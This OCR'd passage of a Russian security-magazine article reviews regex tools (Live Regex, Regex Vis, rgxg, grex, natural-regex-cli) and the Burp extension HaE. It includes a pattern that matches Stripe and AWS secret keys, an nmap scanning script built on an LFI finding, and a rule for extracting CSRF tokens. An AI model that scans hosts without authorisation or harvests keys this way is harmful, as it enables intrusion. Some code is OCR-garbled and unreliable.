```

```
preg_match('/(sk_(live|test)_[0-9a-z]{24}|AKIA[0-9A-Z]{16,20})/', $input_
```

```
array(3
  0 => sk_live_4a1b2c3d4e5f6g7h8i9j0k11
  1 => sk_live_4a1b2c3d4e5f6g7h8i9j0k11
  2 => live
)
array(3
  0 => sk_test_1234567890abcdef12345678
  1 => sk_test_1234567890abcdef12345678
  2 => test
)
array()
array()
array(2
  0 => AKIAIOSFODNN7EXAMPLE
  1 => AKIAIOSFODNN7EXAMPLE
)
array(2
  0 => AKIAIOSFODNN7EXAMPLE
  1 => AKIAIOSFODNN7EXAMPLE
```


Рабочее пространство Live Regex

Нет ничего лишнего, только хардкорные базовые вещи. Из фишек есть возможность сделать постоянную ссылку на регулярку. Удобно для формирования собственной базы. При переходе по ссылке открывается страница с готовой регуляркой и тестовыми данными.

Можешь, например, перейти по моей ссылке на phpliveregex.com (данные выдуманы). Если учишь новичков, постоянные ссылки тоже будут полезными.

Regex Vis


Классный инструмент для визуального анализа и построения паттернов мышкой. Зайдя на Regex Vis, увидишь простой интерфейс с текстовой строкой для ввода паттерна. Добавь регулярку, и увидишь подробную схему работы, разбитую на блоки.


Regex Vis
Home
Samples
English
Legends
Edit
Test
Followed by:
Followed by:
Begins with
None of
One of
"A" - "Z"
"a" - "z"
"A" - "Z"
"a" - "z"
0 - ∞
3 - ∞
None of
One of
"0" - "9"
"0" - "9"
0 - ∞
2 - ∞
"x"
Matches "x" but does not remember the match
Group #Name
"x"
Matches "x" and stores it on the groups property of the returned matches under the name specified by <Name>
Back reference
Back reference #1
A back reference to match group #1
Back reference #Name
A back reference to match group #Name
Assertion
You can select nodes by dragging or clicking on the graph
Flags:
☐ Global search
☐ Case-insensitive
☐ Multi-line
☐ Allows . to match newline

```
A-Za-z]){3,})(?=(?:[^0-9]*[0-9]){2,})(?=(?:[^!@#$%^&*]*[!@#$%^&*]){1,})[A-Za-z0-9!@#$%^&*]{8,20}$
```

Пример диаграммы в Regex Vis

Кликни по любому элементу диаграммы, чтобы активной стала вкладка Edit. Теперь тебе доступно редактирование паттерна мышкой: добавляй узлы слева или справа, изменяй наборы значений, управляй квантификаторами.


is
Home
Samples
English
Legends
Edit
Test
Group #2
One of
"a" - "z"
"A" - "Z"
"0" - "9"
"-@:%_+.~#()?&/="
0 - ∞
"."
One of
"a" - "z"
2 - 6
WordBoundary
Ends with
Insert around
Before
Parallel
After
Group selection
Capturing
Non-cap
Named cap
show more
Expression
Content
Type
Character range
Ranges
-
-
a
z
Flags:
☐ Global search
☐ Case-insensitive
☐ Multi-line
☐ Allows . to match newline

```
/^https?:\/\/(www\.)?[-a-zA-Z0-9@:%._+~#=]{2,256}\.[a-z]{2,6}\b([-a-zA-Z0-9@:%_+.~#()?&//=]*)$/
```

```
\/\/(www\.)?[-a-zA-Z0-9@:%._\+~#=]{2,256}\.[a-z]{2,6}\b([-a-zA-Z0-9@:%_\+.~#()?&//=]*)$/
```

Режим визуального редактирования

Если нужны примеры, иди на вкладку Samples. Покрути пару регулярок, чтобы понять инструмент.

WWW

Еще одно приложение для визуального отображения — Regulex. Не умеет ничего, кроме построения диаграмм, но есть экспорт в изображение и эмбед для сайта.

ГЕНЕРАТОРЫ РЕГУЛЯРНЫХ ВЫРАЖЕНИЙ

Используя генераторы, ты облегчишь себе работу с регулярками. Но не стоит ждать от них чуда. Семантика регулярных выражений своеобразна и сложна, поэтому невозможно построить универсальный генератор. Даже мощные языковые модели вроде ChatGPT и Claude посредственны в составлении регэксов. Каждый генератор имеет свою специфику и узкую область применения.

rgxg

Генератор поддерживает несколько заранее заданных шаблонов: диапазоны чисел с разным основанием (десятичные, шестнадцатеричные и другие), CIDR для IPv4, списки альтернатив.

```
$ # Диапазон десятичных чисел
$ rgxg range 0 31
(3[01]|[12]?[0-9])

$ # Диапазон восьмеричных чисел
$ rgxg range -b 8 0 31
[1-3]?[0-7]

$ # Диапазон шестнадцатеричных чисел
$ rgxg range -b 16 0 31
1?[0-9A-Fa-f]

$ # Альтернативы
$ rgxg alternation cat dog
(cat|dog)

$ # CIDR IPv4
$ rgxg cidr 192.168.2.0/16
192\.168(\.(25[0-5]|2[0-4][0-9]|1[0-9]{2}|[1-9]?[0-9])){2}
```

Максимальную пользу ты получишь от генераторов, если будешь использовать их в связке с **bash**. Например, фильтрация по IP-адресу из блока CIDR:

```
rgxg cidr 10.0.0.0/8 | xargs grep -E
```

Сначала **rqxg** сгенерирует регулярное выражение под диапазон IP, после **xargs** передаст выражение в **grep**, который найдет все строки с IP из диапазона.

Пример из практики. Проверяя веб-приложение, через LFI я нашел интересный лог, в котором лежали результаты опроса серверов по IP и порту 44112. Серверы были из одной подсети, и это явно не локалка. Других векторов не было, и я решил посмотреть, какие из серверов живые, — возможно, там что-то удастся найти. Получился скрипт проверки с использованием **rgxg**:

```
#!/bin/bash

# Файл лога
LOG="server.log"
CIDR="172.20.30.0/24"
PORT=44112

echo "[+] Generating regex for CIDR: $CIDR"
regex=$(rgxg cidr "$CIDR")

echo "[+] Extracting unique IPs from log..."
ips=$(grep -oP "$regex" "$LOG" | sort -u)

if [ -z "$ips" ]; then
    echo "[-] No IPs found"
    exit 1
fi

echo "$ips" | sed 's/^/  -> /'

echo
echo "[+] Scanning hosts on port $PORT..."
echo

# ------------------------------
# ВАЖНО: здесь НЕТ -I{}, НЕТ конфликта
# ------------------------------
echo "$ips" \
    | xargs -n1 -P10 bash -c '
        ip="$1"
        echo "[SCAN] Testing $ip ..."
        nmap -Pn -p '"$PORT"' -sS "$ip"
        echo
    ' _
```

Установка **rgxg**:

```
sudo apt install rgxg
```

grex

Утилита на вход принимает примеры искомых значений, на их основе генерирует регулярное выражение. От **grex** не стоит ждать чудес. Он генерирует простые выражения, которые станут неплохой базой для старта.

```
$ grex a b c d e f r
^[a-fr]$
$ grex "is_admin=true" "is_admin=false"
^is_admin=(?:fals|tru)e$
grex 192.168.0.1 192.168.1.2 10.0.0.1 -d
^(?:1(?:92\.168\.(?:0\.1|1\.2)|0\.0\.0\.1)|\-d)$
```

Используй параметры, чтобы улучшить регулярное выражение. Например, `-d` (подстановка `\d` вместо числа) может исправить ужасный вариант:

```
$ grex "+791111111111" "+79221234567" "+79159874532"

^<wbr>+79(?:1(?:111111111|59874532)|221234567)

$ grex -d "+791111111111" "+79221234567" "+79159874532"

^<wbr>+
<wbr>d<wbr>d<wbr>d<wbr>d<wbr>d<wbr>d<wbr>d<wbr>d<wbr>d<wbr>d<wbr>d(?:
<wbr>d)?$
```

Лучше всего grex показывает себя, когда нужно работать с повторяющимися данными. Например, при анализе логов.

Для установки достаточно скачать бинарник:

```
wget -O grex.tar.gz "https://github.com/pemistahl/grex/releases/
download/v1.4.5/grex-v1.4.5-x86_64-unknown-linux-musl.tar.gz"
tar -xzf grex.tar.gz
sudo mv grex /usr/local/bin/grex
sudo chmod +x /usr/local/bin/grex
```

natural-regex-cli

Инструмент из разряда «интересное и необычное». Привожу как пример попытки сделать генератор на основе простых команд. Попытка неудачная, и утилита не обрела популярности из-за слишком ограниченного набора команд и жесткой структуры.

На вход утилита принимает похожую на естественный язык инструкцию. После разбирает ее, интерпретирует и создает регулярное выражение.

Структура инструкций:

- starts with — указывает, с чего должен начинаться шаблон;
- строки в кавычках (`"..."`) — используются для точного совпадения с указанным текстом;
- then — соединяет части шаблона;
- or — позволяет указать альтернативы, например `"foo" or "bar"`;
- end. — указывает на конец шаблона;
- ... one or more ... — указывает на повторение элемента;
- ... any characters ... — обозначает любые символы.

Примеры генераций:

```
natural-regex --parse 'starts with "start", then "middle" or "end".'

^(?:start)(?:middle|end)

$ natural-regex --parse 'starts with "Lorem", then "foo" or "bar".' --
object

Literal notation: /^(?:Lorem)(?:foo|bar)/
Constructor notation: new RegExp('^(?:Lorem)(?:foo|bar)')
``
```

Установить natural-regex можно через **npm**:

```
sudo npm install -g natural-regex-cli
```

Инструмент сырой и, как я уже говорил, весьма ограниченный.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

РЕГУЛИРУЙ РЕГУЛЯРКИ!

ВЫБИРАЕМ ИНСТРУМЕНТЫ ДЛЯ РАБОТЫ С REGEX

РАСШИРЕНИЯ ДЛЯ BURP


С генерацией выражений более-менее разобрались, давай поговорим о применении в реальной практике — на примере работы с Burp. Глянем, какие существуют расширения для удобного получения данных с помощью регулярок.

INFO

Расширений, которые помогают сгенерировать регулярки, я не нашел. Если тебе интересна тема, напиши в комментариях, сделаю отдельную статью, в которой разработаем удобный генератор.


Highlighter and Extractor (HaE)

Раскрасит раздел Proxy, как новогоднюю елку. Расширение мониторит все запросы Burp, прогоняет по ним список регулярок и выделяет цветом, если значение найдено. Ты сразу видишь запросы с полезной информацией.



Расширение подсветило интересные запросы

Установи расширение из магазина расширений BApp Store. Для примера будем искать токены CSRF. У расширения большой набор готовых регулярок, но под CSRF отсутствует, добавим свое. Перейди на вкладку HaE, найди Sensitive Data и добавь новую регулярку.



Edit Rule

Name: CSRF Token
F-Regex: <input[^>]*name=["']csrf["'][^>]*>
S-Regex: value=["']([^"']+)["']
Format: {0}
Scope: any
Engine: nfa
Color: pink
Sensitive: false

Добавление новой регулярки в HaE

Имя указывай любое, оно нужно только для тебя. В основную регулярку (F-Regex) впиши:

`<input[^>]*name=["']csrf["'][^>]*>`


В уточняющую (S-Regex) вставь `value=["']([^"']+)["']`. Это укажет, что искать нужно в два шага. Сначала найдем инпут с именем `csrf`, потом вытащим из него значение. Альтернатива — не указывать уточнение, как основную вставить `csrf"\s*value="([^"]+)`. Второй вариант быстрее, но менее точный.

Поле Format — это способ поиска значения. Указав в формате `{0}`, ты говоришь, что нужно брать значение из группы 1, `{1}` указывает на вторую группу и так далее. В Scope выбери any или response body — эта опция отвечает за область поиска. Чем точнее указана область, тем меньше будет потрачено ресурсов и быстрее выполнится поиск.

